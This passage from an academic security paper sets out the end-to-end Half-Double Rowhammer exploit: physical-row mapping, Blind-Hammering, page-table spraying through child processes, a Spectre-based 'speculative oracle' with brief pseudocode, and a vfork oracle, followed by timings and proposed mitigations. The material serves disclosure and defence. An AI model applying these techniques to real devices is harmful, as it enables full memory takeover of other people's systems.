In this section, we demonstrate the real-world attack capabilities of the Half-Double Attack. The attack is split into multiple phases, each tackling one of the challenges (see Section 4.2) to finally gain complete control over the system from within an untrusted executable. Our attack aims to induce a bit flip in the physical page-frame number of a PTE. If the corrupted page-frame number points to attacker-controlled data instead of the original page table, the adversary can forge additional page table entries. This grants the adversary arbitrary read and write access to the entire system memory.

Threat Model. We assume that the victim runs an untrusted executable or Android APP on either an ARM or x86 based system for our attack. Our attack does not exploit any software vulnerabilities in the OS or other running programs but only uses side-channel information and the provided interfaces by the OS. Furthermore, we assume that the LPDDR4x DRAM used on the system is both ECC- and TRR-protected. However, our attack does not rely on the exhaustion of TRR resources like previous Rowhammer attacks targeting TRR [15]. We evaluate the challenges on the Chromebooks, the OnePlus 5T and a Lenovo T490s to show the applicability across multiple architectures and operating systems (see Appendix A).

From Virtual Memory Accesses to Half-Double Patterns. In the first step of our exploit, we map virtual addresses to actual physical row locations inside the DRAM banks, a building block to hammer with the Half-Double patterns. While we can use the *Quad pattern* and the *Weighted pattern*, we focus on the *Quad pattern* in our exploit as it induces bit flips faster. For the *Quad pattern*, we need to control at least five adjacent rows where the middle row is unmapped and used by the victim process. With DRAM addressing functions (cf. Section 5.1.1 and Figure 3), we can determine the physical location inside a bank and row. However, the required physical address information is not available to the unprivileged executable. We solve this challenge (**C1**) in Section 6.1.

Inducing Bit Flips. In the second step, we need to place potential bit flip targets at the right memory locations. Templated bit flips are very likely not reproducible during the actual attack, as the data in the victim rows differs between templating and attack phase, and the integrated ECC mechanisms of the DRAM depend on the actual data stored in the victim row. Consequently, bit flips during templating may not occur when attempting to fault the targeted data during the attack. Therefore, in Section 6.2, we present two new ways to solve **C2**. The first technique uses an alternative templating process that is ECC-aware. The second technique,

Table 6: *Page distance* patterns on the Chromebooks. Each pattern has one unique *page distance* highlighted in yellow.

P	d_1	d_2	d_3	d_4	d_5	d_6	d_7	d_8	d_9	d_{10}	d_{11}	d_{12}	d_{13}	d_{14}	d_{15}	d_{16}	…
$\mathbf{P_0}$	8	9	8	9	8	9	8	9	8	9	8	9	8	9	8	**1**	…
$\mathbf{P_1}$	8	7	8	11	8	7	8	11	8	7	8	11	8	7	8	**3**	…
$\mathbf{P_2}$	8	9	8	5	8	9	8	**13**	8	9	8	5	8	9	8	5	…
$\mathbf{P_3}$	8	7	8	7	8	7	8	**15**	8	7	8	7	8	7	8	7	…

called *Blind-Hammering*, is a versatile alternative to templating. However, verifying whether exploitable bit flips occurred becomes its own challenge then as we outline below.

Placing Exploitable Data. In the third step, we fill the system's memory with PTEs. However, due to address space limitations modern ARM-based devices enable for performance reasons, we cannot use the same spraying techniques as prior Rowhammer attacks. In Section 6.3, we solve this challenge **C3** by spawning child processes to increase the number of page tables in memory via multiple address spaces.

Bit-Flip Verification. We cannot directly access the hammered victim rows. Attempting to access a corrupted mapping is also fatal, as the Linux kernel detects corrupted PTEs upon faults and terminates the corresponding user-space process. In Section 6.4, we solve **C4** and use a Spectre attack to prevent irrecoverable crashes of our attacking app.

Combining all steps, we obtain a full **end-to-end exploit** with read and write access to the entire system's memory.

6.1 C1: Memory Allocation

To use the Half-Double patterns, the adversary needs access to at least 5 adjacent rows within the same bank. We present three distinct approaches to solve this challenge. Either via huge pages, using unique bank access patterns if the DRAM addressing functions are known, or by using the structure of unknown xor-based DRAM addressing functions

Via Huge Pages. The Chrome OS running on the Chromebooks as well as the Ubuntu running on the T490s has transparent huge pages activated. For 2 MB huge pages, the lowest 21 bits of virtual and physical address are the same. This covers all bits we need to find adjacent rows across the test systems, effectively solving this challenge (cf. Figure 3).

Via DRAM Addressing Functions. Disabling huge pages mitigates the aforementioned approach. Unfortunately, Half-Double requires specific row index information going beyond contiguency information from prior work [14, 34, 47]. However, we can combine information on DRAM addressing functions (cf. Figure 3) and the *buddy allocator* [17] used in Linux and Chrome OS to detect contiguous memory blocks and reconstruct the additional physical address bits we require.

When dealing with a contiguous range of physical memory, the pages of the memory range are distributed over multiple banks due to the DRAM addressing functions. We now select only pages of a given bank and iterate over all the allocated pages to analyze the *page distances*. The *page distance* is the distance between two pages in the same bank. If we fix the bank and analyze the allocated memory, we observe that the *page distances* on the Chromebooks follow one of four patterns. Table 6 shows these four *page distance* patterns. The patterns have a period of 16, and each pattern has one unique *page distance*, which is highlighted in yellow. We only find four patterns since we can skip bit 8 of the DRAM addressing functions, as we always control it with the virtual address, leaving only eight remaining banks. However, we only observe four patterns as two banks share the same pattern.

Table 7: Reconstruction of physical address bits via unique *page distances*.

Page	From							To						
Distance	b_{18}	b_{17}	b_{16}	b_{15}	b_{14}	b_{13}	b_{12}	b_{18}	b_{17}	b_{16}	b_{15}	b_{14}	b_{13}	b_{12}
1	B	1	1	1	1	1	1	$\bar{B}$	0	0	0	0	0	0
3	B	1	1	1	1	1	0	$\bar{B}$	0	0	0	0	0	1
13	B	1	1	1	0	0	1	$\bar{B}$	0	0	0	1	1	0
15	B	1	1	1	0	0	0	$\bar{B}$	0	0	0	1	1	1

All four *page distance* patterns have one unique distance per period (1,3,13, or 15). This unique value allows us to reconstruct the physical address bits 12 to 17, since the DRAM addressing functions start at bit 12 (cf. Figure 3). If we advance the unique *page distance* in pages (4 kB) in the physical memory, the underlying address bits 12 to 17 of the physical address change. However, due to the *page distance* analysis with the timing side channel [34, 47], we know that the page advanced by the unique *page distance* falls into the same bank. Therefore, changing the address bits did not influence the outcome of the bank from the DRAM addressing functions. This can only be the case once for each bank. Due to the unique *page distance*, we know that we fall into one of two banks, and therefore, this analysis only leaves bit 18 unknown. Table 7 shows the reconstructed physical address bits for each unique *page distance* value, depending on bit 18. This 50 % probability acts as a corresponding slow down for the attack.

Via DRAM Addressing Structure. We generalize the previous approach by formulating the general structure of xor-based DRAM addressing functions in the Z3 theorem prover [12]. Schwarz et al. [47] use a similar solver to recover physical address parts from *known* DRAM addressing functions and Kwong et al. [34] use a solver to recover bank information from *contiguous* memory. We in contrast retrieve *contiguous* memory information via bank access patterns without *knowing* the DRAM addressing functions.

In the exploit, we record the bank access pattern when iterating over each page of a virtual address range and determine the corresponding bank affinity via the row-conflict timing side channel [42]. The solver uses the pattern and the underlying structure of the xor-based DRAM addressing functions to implement the following question: *Can this bank access pattern be generated via a xor-based addressing function when walking over contiguous physical memory?* If the constraints are unsatisfiable, the underlying memory range is not contigu-

Initial	01101000	00101000	01101010
	↓	↓	↓
Flipped	00101010	00101010	00101010
	↓	↓	↓
Corrected	00101010	00101000	01101010
	(a) c_1 and c_6 flip	(b) c_1 flips but is corrected	(c) c_6 flips but is corrected

Figure 6: Error correction of 8 memory cells with ECC (from c_7 to c_0). We effectively never see single bit flips.

ous or, the addressing functions are not xor-based. However, if the constraints are satisfiable, the solver found addressing functions and a physical start offset that generate this access pattern. The constraints are detailed in Appendix C. We restrict the bits of the xor masks to only cover physical address bits 12 to 20, as the page offset controls bits below 12, and bits above 20 are not needed to find adjacent rows.

Evaluation. The memory scan takes less than 10 seconds with 2 MB pages and less than 3 minutes using the *page distance*, *i.e.*, 19.05 MB s^{-1} (n=10, $\sigma_{\bar{x}}$=0.002) on Chromebook$_1$, 13.03 MB s^{-1} (n=10, $\sigma_{\bar{x}}$=0.003) on Chromebook$_2$, 18.39 MB s^{-1} (n=10, $\sigma_{\bar{x}}$=0.006) on the OnePlus 5T and 46.55 MB s^{-1} (n=10, $\sigma_{\bar{x}}$=0.455) on the T490s.

Finally, we evaluated the correctness of the solver by generating physical address ranges of 512 pages consisting of uniformly generated contiguous memory blocks of up to 128 pages. This memory range is transformed via a DRAM addressing functions into a bank access pattern, where we additionally scrambled the bank index. We vary the pattern length that the solver receives as input and *slide* the solver over the whole memory range and compute the F-score metric. The solver achieves an average F-score of 0.97 with a bank access pattern length of 64 samples and an average scanning speed of 1.079 MB s^{-1}. Further details on performance and correctness of the functions are provided in Appendix C.

6.2 C2: Alternative to Memory Templating

Due to semiconductor production variances, some cells are more susceptible to Rowhammer than others [54]. Because of that, most Rowhammer bit flips are reproducible, and their direction ($0 \rightarrow 1$ or $1 \rightarrow 0$) is fixed [31] as well. The affected systems (cf. Table 1) use LPDDR4x DRAM with ECC with a typical single-error-correction code[6]. We empirically verified this with our observation that we see no single, but only double bit flips. The reason is that the ECC memory requires at least two bit flips to show an effect within a code word. Otherwise, the bit flip is corrected and not exploitable. Figure 6 visualizes this effect with 8 data bits (parity bits are not shown). Therefore, we propose two techniques for the

[6] We have not seen any freezes due to error detection, indicating that it is only single-error correction with no support for double-error detection.




Figure 7: The *zebra* pattern used for *Blind-Hammering*. Notice how the *near aggressors* and *far aggressors* change depending on the *victim* row.

Half-Double Attack to work around this data dependency, an improved templating technique for ECC memory, and *Blind-Hammering*, which does not require any bit flip templating.

ECC-aware Templating. Classic memory templating fills the aggressor rows with a specific byte value and fills the victim row with the inverse of this value. During our experiments, we find many weak cells when filling the aggressor rows with `0x55` and the victim row with `0xaa`. However, when moving to the next stage of the exploit where the victim row is filled with PTEs, we initially no longer observed any flips. The reason for this is the one outlined before and illustrated in Figure 6: Bit flips on ECC memory depend on the data that is stored in the cells [34]. Therefore, we need to adapt the templating phase to incorporate a presumed structure of the data we target, *i.e.*, fake PTEs when targeting page-frame numbers. Hence, during templating, we fill the victim rows with fake PTEs where the page-frame number is filled as in the regular templating approach, e.g., we fill the aggressor rows with `0x5555555555555555` and victim rows with `0x68000AAAAAAFD3`. We keep track of all addresses that produce flips at the offset of the page-frame number field during the evaluation. Afterwards, we use these addresses to induce bit flips in a target page placed in the victim row.

***Blind-Hammering*.** The disadvantage of ECC-templating is that it requires precise knowledge of the target data. *Blind-Hammering* generalizes our attack further and makes no assumptions about the target data in the victim row. Instead, it circumvents the ECC data dependency problem by not depending on the repeatability of the bit flips over changing victim data. *Blind-Hammering* skips the templating phase and hammers as many rows as possible with real page tables in potential victim rows. *Blind-Hammering* creates a *zebra* pattern (cf. Figure 7) by mapping contiguous memory (cf. Section 6.1) and then unmapping parts of the allocated memory to make room for the victim rows shown in blue. In essence, it performs the templating directly on the inaccessible victim rows and using the victim's own data for the attack. Consequently, the trade-off for *Blind-Hammering* is similar as for the templating phase. While *Blind-Hammering* enables targeting ECC memory, it has a clear drawback: The attacker cannot simply read the data anymore to check whether a bit has flipped. We elaborate this problem further in Section 6.3, motivating challenge **C4** that we then solve in Section 6.4, *i.e.*, the need to verify that a bit has flipped in an exploitable way without crashing the attacker process.

Evaluation. We evaluate *Blind-Hammering* on Chromebook$_2$ and observed 30 exploitable bit flips (13 flips $0 \rightarrow 1$, 17 flips $1 \rightarrow 0$) within 11.6 h. This gives us an average of 2.59 exploitable flips per hour, or 23.2 minutes on average to produce an exploitable flip. We used the ratio of overall bit flips to exploitable bit flips of the Chromebook$_2$, to estimate the exploitation time on our other devices. On the OnePlus 5T it takes approximately 6.4 h, on the HTC U11 4.0 h and on the Chromebook$_1$ 4.2 h, to flip an exploitable bit in a PTE.

6.3 C3: Memory Preparation (Spraying)

In this section, we fill the memory of the target systems with our attack targets, the PTEs. Modern ARM-based platforms, *i.e.*, mobile platforms, can reduce the levels of page tables from the default of 4 page-table levels to only 3 page-table levels to optimize the performance of page walks (on TLB misses). However, this also decimates the available virtual address space for every process by a factor of 512. Since the affected devices (cf. Table 1) use this approach, we only have a virtual address space of 512 GB available. While this is still much more than the amount of physical memory the device has, it severely limits the practicality of page-table spraying using file mappings. Previous work has used file mappings and other memory mappings to fill memory with page tables [19, 44, 48, 51]. However, with only 512 GB of virtual address space available, we can only create mappings requiring less than 262 144 page tables, *i.e.*, taking up 1 GB of memory. Thus, we can only occupy, e.g., 25 % of the available 4 GB on the Chromebooks. This increases the attack duration by a factor of more than 8 (since not all pages can be mapped).

To bypass this aggravating effect, we propose a new technique called *Child Spray*. Instead of spraying only our own virtual memory with mappings to allocate page tables, *Child Spray* spawns child processes that share memory with the parent process. The shared memory is only once in the physical memory, but each process has its own page-table hierarchy, effectively spraying the physical memory with page tables. The only disadvantage of *Child Spray* is that a hammered PTE can point to a page table of a child process, leading to extra engineering steps for successful exploitation.

With this spraying approach and *Blind-Hammering*, bit flips can now occur in any page table any time, as we don't know which cells are vulnerable and where page tables are. We can check page tables periodically for changes by checking whether the shared memory mapping still has its expected content. However, as *Blind-Hammering* bit flips in page tables are, in contrast to templated bit flips, not predictable, PTEs often become invalid. Consequently, we need a method to test whether a bit flip in a page table occurred without crashing the attacker process. We solve this challenge in the following.

Evaluation. The *Child Spray* runs with two child processes at 79.39 MB s^{-1} (n=10, $\sigma_{\bar{x}}$=0.24) on Chromebook$_1$, 54.09 MB s^{-1} (n=10, $\sigma_{\bar{x}}$=1.437) on Chromebook$_2$, 25.42 MB s^{-1} (n=10, $\sigma_{\bar{x}}$=0.346) on the OnePlus 5T, and 99.88 MB s^{-1} (n=10, $\sigma_{\bar{x}}$=0.456) on the Lenovo T490s. Thus, the memory is filled with page tables within less than 1 minute on average. The *Child Spray* on the T490s is not required as the system supports 4 page table levels.

```
1 if (misprediction)
2     access(probe + (pointer[0] & 1) + ... + (pointer[4] & 1));
3 if (flush_reload(probe) == CACHE_HIT)
4     // Report valid address
```

Listing 1: Example code for our *Speculative Oracle*. The attacker learns whether `pointer[0]` till `pointer[4]` are accessible memory locations or would raise a CPU fault. If a fault is detected, the attacker probes each address individually.

6.4 C4: Robust Bit-Flip Verification

With *Blind-Hammering* we cannot verify the success of a bit flip. Reading the corrupted data (as templating does) is not possible as it is not in our process. Accessing potentially remapped memory often crashes the attacker's process due to corrupted PTEs (e.g., mapped to an invalid physical memory region, or setting of a reserved bit), as the OS detects this corruption upon a faulting access. Consequently, we develop a new technique, combining the Half-Double Rowhammer attack with a Spectre [33] side-channel mechanism allowing us to safely determine whether an address can be accessed or whether accessing it would crash the attacker's process. With the *Speculative Oracle*, we can check whether a mapping is corrupted or not without triggering the OS's own detection.

6.4.1 Speculative Oracle

If the physical page-frame number points to an illegal memory location, a read or write to it raises a CPU fault, e.g., a Data Abort [2]. As CPU faults cannot succeed during speculative execution on systems that are not susceptible to Meltdown [37], we can use speculative execution to determine whether the bit flip corrupted the entry in a defective way or, otherwise, in an exploitable way. This allows us to avoid accesses that would make the OS terminate our attack process.

Our *Speculative Oracle* uses Spectre similar to Lipp et al. [37] in the Meltdown attack for *exception suppression* on an ARM-based mobile phone. Our Chromebooks use a Mediatek MT8183 SoC with ARM cores that are not vulnerable to Meltdown [3]. Thus, loads depending on the faulting load are not user-visible executed on this ARM microarchitecture.

Our *Speculative Oracle* uses exception suppression by mistraining branch predictors to execute the probing code transiently [37], cf. Listing 1. We transiently load *probe* with an offset based on *pointer*, which is the address to test. There are two possible cases for the *Speculative Oracle*: *pointer* is **valid** and, hence, its value forwarded to the *probe* load. Thus,




Figure 8: The timing durations for the end-to-end exploit executed on the Chromebook$_2$. For Challenges **C1** and **C4** faster alternatives might be available (cf. Sections 6.1 and 6.4). The overall runtime is bound by Challenge **C2**, *i.e.*, the time it takes to induce an *exploitable* bit flip. Afterwards it takes on average halve **C4** to find the bit flip.

probe is loaded into the cache. *pointer* is **invalid** and, hence, the *probe* load is not executed and, thus, not loaded into the cache. Using Flush+Reload [57], we determine whether *probe* is cached or not and, thus, whether *pointer* is valid or not.

As our probing gadget runs in the transient domain, the misspeculated branch may be corrected before the load is issued or the branch may not be mispredicted at all. Thus, *probe* may not be cached even when *pointer* is valid. Hence, we repeat the Spectre attack several times to more likely see a cache hit if *pointer* is valid. However, if *pointer* is invalid, *probe* can never be loaded into the cache and, hence, we infer *pointer* to be invalid with a high probability if we can not observe a cache hit after a certain number of repetitions. Additionally, we can probe multiple addresses at once by chaining them as additional dependencies to the *probe* address as shown in Listing 1. This significantly improves the runtime by allowing to coarsely scan multiple address candidates at once before probing the candidates separatetely.

Evaluation. We evaluate the success rate and runtime of our *Speculative Oracle*. Since a cache hit on *probe* can only be observed if the address under test is valid, our method has a false negative rate (classifying an invalid address as valid) of zero. Therefore, we can only misclassify a valid address as invalid if we do not observe a cache hit within our repeated trials of triggering the probe gadget.

We evaluated the success rate of the target address classification and the runtime for different numbers of Spectre attacks. We probe 5 addresses at once where either all of them are valid or one random one of them is invalid. We repeat the experiment 10 000 times, 5000 times for valid and 5000 times for invalid addresses. With a single probe try, we already achieve a success rate of 99.01 % with an average runtime of 0.008 ms (n=10 000, $\sigma_{\bar{x}}$=0.002) on the Chromebook$_1$. Chromebook$_2$ achieves 99.68 % success rate with two tries and an average runtime of 0.025 ms (n=10 000, $\sigma_{\bar{x}}$=0.006). On the OnePlus 5T we achieve a success rate of 99.24 % with three tries and a runtime of 0.034 ms (n=10 000, $\sigma_{\bar{x}}$=0.011). We also evaluated this technique on x86-based systems where we used the RSB misprediction for performance reasons. The Lenovo T490s achieves a success rate of 99.94 % with 20 tries and a runtime of 0.018 ms (n=10 000, $\sigma_{\bar{x}}$=0.004).

Hence, since almost all addresses remain valid and without bit flips, the verification with our *Speculative Oracle* consumes 19.0 minutes of CPU time to scan 2 GB of PTEs for bit flips. However, this scan can run on a second core in the background during *Blind-Hammering* (see Figure 8).

Architectural Alternative. As an alternative to the *Speculative Oracle*, we propose an architectural approach, namely using the `vfork` system call. `vfork` creates, similarly to `fork`, an exact copy of the calling process with the only difference that the page tables are not copied. Its primary purpose is to provide a faster version of `fork` for child processes that immediately execute another process via `exec`. Our `vfork` oracle creates a child process that scans 2 GB of PTEs for bit flips. The child process gets killed by the kernel if the page translation is corrupted and returns cleanly otherwise. By checking how the child process died, we know whether the address range is safe to access. If the child process was killed we use shared memory to communicate the last address accessed to the parent process. This minimizes the number of `vfork` invocations down to one per corrupted PTE.

Evaluation. The `vfork` alternative scans 19.45 GB s^{-1} (n=10, $\sigma_{\bar{x}}$=0.039) on the Chromebook$_2$, 256.47 GB s^{-1} (n=10, $\sigma_{\bar{x}}$=3.971) on the T490s. The bandwidth numbers approach nearly the maximum memory bandwidth of the systems. Hence, with this approach the verification consumes merely 56 s of CPU time on the Chromebook$_2$ and only 4.3 s on the T490s to scan 2 GB of PTEs for bit flips. The disadvantage of this approach is that it is trivial to mitigate by disabling our specific use of `vfork` in the kernel, e.g., as on the OnePlus 5T where the `vfork` instruction is aliased to `fork`. Nevertheless, the speculative oracle is still available.

Table 8: Overview of the challenges, their alternatives and availability across multiple platforms.

	Alternative	Requirement	Available on	Prior Work
C1	Physical Address Access	OS-enabled	Linux-based Systems	[48]
	Huge Pages	OS-enabled	Linux-based Systems	[13, 19]
	Bank Differences	Known Functions	DDR-based Memory	[34, 47]
	Solver	XOR-based Functions	DDR-based Memory	[34, 47]
C2	Templating	no ECC	Systems without ECC	[8, 13, 15, 19, 44, 48, 51]
	Blind-Hammering	Half-Double affected	see Tables 1 and 3	-
	ECC-Aware Templating	Half-Double affected	see Tables 1 and 3	[11, 34]
C3	Spray Children	`fork`	ARM64, x86	-
	Spray Page Tables	4 Page Table Levels	ARM64, x86	[19, 44, 48, 51]
C4	`vfork`	OS-enabled	Linux-based Systems	
	Speculative Oracle	Hardware	ARM64, x86	-

6.5 End-to-End Attack Evaluation

Figure 8 shows the combined runtimes of all attack steps, with less than 5 minutes for contiguency (**C1**) and spraying (**C3**). *Blind-Hammering* (**C2**) takes on average 23.2 minutes on our Chromebook$_2$ to find an exploitable bit flip. Fourth, the *Speculative Oracle* (**C4**) runs in parallel to the *Blind-Hammering* and consumes 22 minutes. After the bit flip, the

exploit cleans up, scans physical memory, and sets up page tables for convenient arbitrary read and write, in less than 3 minutes. Thus, the total runtime usually stays below 45 minutes but varies with the time until an exploitable bit flip occurs. On our other devices the total exploitation time is primarily determined by the time it takes to flip an exploitable bit, as the other exploit steps are negligible fast in comparison (cf. Section 6.2). Table 8 summarizes the challenges and the requirements for the solutions to be applicable.

7 Discussion

Recently, *TRRespass* [15] has fuzzed hammering patterns and showed that various TRR-protected DDR4 DIMMs are still susceptible to Rowhammer. The generated *many-sided* (3- to 19-sided) patterns worked on 13 out of 42 modules tested. The underlying effect they exploit is an optimization in TRR implementations, where DRAM modules count accesses only to a limited number of rows, which the attacker can exhaust. TRR then loses track of the number of accesses to *near aggressor* (*distance-1*) rows. Compared with the multi-sided Rowhammer patterns from TRRespass [15] and Smash [13], our Half-Double patterns do not rely on the depletion of TRR resources. Instead, the patterns directly incorporate the TRR refresh mechanism into the attack. Therefore, our patterns even work where the TRR mechanism works perfectly for detecting and mitigating *distance-1* Rowhammer.

Applicability to other Systems (including x86). We evaluated all building blocks of the end-to-end attack on other systems as well, in particular x86. Half-Double also exists on TRR-protected DDR4 memory on x86 systems, Some x86 processors, e.g., Xeon, use pTRR to introduce similar accesses to *near aggressors* and, hence, could be used in the Half-Double Attack attack. The contiguous memory detection is also applicable both on other Arm- and x86-based system. *Blind-Hammering* also works on both x86 and Arm. Spraying on x86 systems is easier as no child processes are required and techniques from prior work still apply. We show that the speculative oracle can either be adapted (e.g., using Spectre-RSB instead of Spectre-PHT, or adapting thresholds) to the specific system or be replaced by `vfork` which does not depend on microarchitectural behavior.

Mitigations. To mitigate Half-Double we discuss a short-term defense to protect the next generation of DRAM chips and a more generic Rowhammer defense. First, we propose (p)TRR$\pm$2, extending the existing victim-oriented refresh-based mitigations also to include *distance-2* aggressors. This mitigation would minimize the hardware changes as only the *inhibitor* of a TRR-based design needs to be adapted to refresh additional rows. Furthermore, as the results from Table 2 suggest, a more sophisticated design would refresh *distance-2* rows with a lower frequency than *distance-1* rows. Second, as DRAM cell density will further increase, we assume that the influence of the Half-Double effect will rise, increasing the need for a more generic Rowhammer protection. Saileshwar et al. [46] proposed to replace victim-oriented defenses like TRR with an attacker-oriented defense. They propose to swap attacker rows after a certain activation count is reached with another row within the same bank using a permutation layer. This mechanism statistically breaks the locality between aggressor and victim rows and makes it therefore highly unlikely to continuously hammer the same victim.

To harden affected systems against our end-to-end exploit, we propose to tackle the contiguous memory allocation, and the bit flip verification (cf. Sections 6.1 and 6.4). If the underlying system allocator ensures that the allocation never returns continuous pages, the attacker has to resort to a brute force approach to find the correct *far aggressors* to induce Half-Double bit flips. Furthermore, the `vfork` system call can be aliased to `fork` removing this gadget from the system.

8 Conclusion

We presented a new and unmitigated Rowhammer effect, Half-Double. Half-Double induces errors in a victim by combining a large number of accesses to a "far" aggressor (at distance two) with just a handful (dozens) to a "near" aggressor (at distance one). This is problematic on DRAM with mitigative refreshing as a Rowhammer protection (e.g., "TRR"), as protections implicitly access the near aggressors and, thus, instead of preventing Rowhammer assist Half-Double in inducing bit flips. We evaluate Half-Double thoroughly and demonstrate its practical relevance in an end-to-end Rowhammer attack. To overcome the challenges for an end-to-end attack on recent off-the-shelf devices, we used side-channel attacks, a novel technique called *Blind-Hammering*, a novel page table spraying technique, and a Spectre-based crash-resistant bit-flip verification. Our end-to-end proof-of-concept attack, the Half-Double Attack, gives an attacker arbitrary read and write access to the entire memory on fully up-to-date systems, as we showcase on Chromebooks with ECC- and TRR-protected LPDDR4x memory, in only 45 minutes average runtime.

Acknowledgments

We thank the anonymous reviewers, especially our shepherd, Shaanan Cohney, for their guidance, comments and suggestions. Part of the funding was provided by a generous gift from Amazon. Any opinions, findings, conclusions, or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties.

References

[1] Misiker Tadesse Aga, Zelalem Birhanu Aweke, and Todd Austin. When good protections go bad: Exploiting

anti-DoS measures to accelerate Rowhammer attacks. In *HOST*, 2017.

[2] ARM. *ARM Architecture Reference Manual ARMv8*. ARM, 2013.

[3] ARM. Vulnerability of Speculative Processors to Cache Timing Side-Channel Mechanism, 2018. URL: https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability.

[4] Zelalem Birhanu Aweke, Salessawi Ferede Yitbarek, Rui Qiao, Reetuparna Das, Matthew Hicks, Yossi Oren, and Todd Austin. ANVIL: Software-based protection against next-generation Rowhammer attacks. *ACM SIGPLAN Notices*, 2016.

[5] K.S. Bains, J.B. Halbert, C.P. Mozak, T.Z. Schoenborn, and Z. Greenfield. Row hammer refresh command, January 2014. US Patent App. 13/539,415. URL: https://google.com/patents/US20140006703.

[6] Alessandro Barenghi, Luca Breveglieri, Niccolò Izzo, and Gerardo Pelosi. Software-only reverse engineering of physical dram mappings for rowhammer attacks. In *International Verification and Security Workshop (IVSW)*, 2018.

[7] Sarani Bhattacharya and Debdeep Mukhopadhyay. Curious Case of Rowhammer: Flipping Secret Exponent Bits Using Timing Analysis. In *CHES*, 2016.

[8] Erik Bosman, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Dedup Est Machina: Memory Deduplication as an Advanced Exploitation Vector. In *S&P*, 2016.

[9] Ferdinand Brasser, Lucas Davi, David Gens, Christopher Liebchen, and Ahmad-Reza Sadeghi. CAn't touch this: Software-only mitigation against Rowhammer attacks targeting kernel memory. In *USENIX Security Symposium*, 2017.

[10] Marco Chiappetta, Erkay Savas, and Cemal Yilmaz. Real time detection of cache-based side-channel attacks using hardware performance counters. ePrint 2015/1034, 2015.

[11] Lucian Cojocar, Kaveh Razavi, Cristiano Giuffrida, and Herbert Bos. Exploiting correcting codes: On the effectiveness of ecc memory against rowhammer attacks. In *S&P*, 2019.

[12] Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient smt solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340. Springer, 2008.

[13] Finn de Ridder, Pietro Frigo, Emanuele Vannacci, Herbert Bos, Cristiano Giuffrida, and Kaveh Razavi. SMASH: Synchronized Many-sided Rowhammer Attacks From JavaScript. In *USENIX Security Symposium*, 2021.

[14] Pietro Frigo, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Grand Pwning Unit: Accelerating Microarchitectural Attacks with the GPU. In *S&P*, 2018.

[15] Pietro Frigo, Emanuele Vannacci, Hasan Hassan, Victor van der Veen, Onur Mutlu, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. TRRespass: Exploiting the Many Sides of Target Row Refresh. In *S&P*, 2020.

[16] Mohsen Ghasempour, Mikel Lujan, and Jim Garside. ARMOR: A Run-time Memory Hot-Row Detector, 2015. URL: http://apt.cs.manchester.ac.uk/projects/ARMOR/RowHammer.

[17] Mel Gorman. *Understanding the Linux Virtual Memory Manager*. Prentice Hall Upper Saddle River, 2004.

[18] Daniel Gruss, Moritz Lipp, Michael Schwarz, Daniel Genkin, Jonas Juffinger, Sioli O'Connell, Wolfgang Schoechl, and Yuval Yarom. Another Flip in the Wall of Rowhammer Defenses. In *S&P*, 2018.

[19] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In *DIMVA*, 2016.

[20] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In *DIMVA*, 2016.

[21] Christian Helm, Soramichi Akiyama, and Kenjiro Taura. Reliable reverse engineering of intel dram addressing using performance counters. In *Modeling, Analysis, and Simulation of Computer and Telecommunication Systems (MASCOTS)*. IEEE, 2020.

[22] Nishad Herath and Anders Fogh. These are Not Your Grand Daddys CPU Performance Counters – CPU Hardware Performance Counters for Security. In *Black Hat Briefings*, 2015.

[23] Rei-Fu Huang, Hao-Yu Yang, Mango C.-T. Chao, and Shih-Chin Lin. Alternate hammering test for application-specific DRAMs and an industrial case study. In *Annual Design Automation Conference (DAC)*, 2012.

[24] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. MASCAT: Stopping microarchitectural attacks before execution. ePrint 2016/1196, 2017.

[25] Saad Islam, Ahmad Moghimi, Ida Bruhns, Moritz Krebbel, Berk Gulmezoglu, Thomas Eisenbarth, and

Berk Sunar. SPOILER: Speculative Load Hazards Boost Rowhammer and Cache Attacks. In *USENIX Security Symposium*, 2019.

[26] Yeongjin Jang, Jaehyuk Lee, Sangho Lee, and Taesoo Kim. SGX-Bomb: Locking Down the Processor via Rowhammer Attack. In *SysTEX*, 2017.

[27] Jedec Solid State Technology Association. Low Power Double Data Rate 3, 2013. URL: http://www.jedec.org/standards-documents/docs/jesd209-4a.

[28] JEDEC Solid State Technology Association. Low Power Double Data Rate 4, 2017. URL: http://www.jedec.org/standards-documents/docs/jesd209-4b.

[29] Matthias Jung, Carl C Rheinländer, Christian Weis, and Norbert Wehn. Reverse engineering of drams: Row hammer with crosshair. In *International Symposium on Memory Systems*, 2016.

[30] Dae-Hyun Kim, Prashant J Nair, and Moinuddin K Qureshi. Architectural support for mitigating row hammering in DRAM memories. *IEEE Computer Architecture Letters*, 14, 2015.

[31] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping Bits in Memory Without Accessing Them: An Experimental Study of DRAM Disturbance Errors. In *ISCA*, 2014.

[32] Kirill A. Shutemov. Pagemap: Do Not Leak Physical Addresses to Non-Privileged Userspace, 2015. URL: https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=ab676b7d6fbf4b294bf198fb27ade5b0e865c7ce.

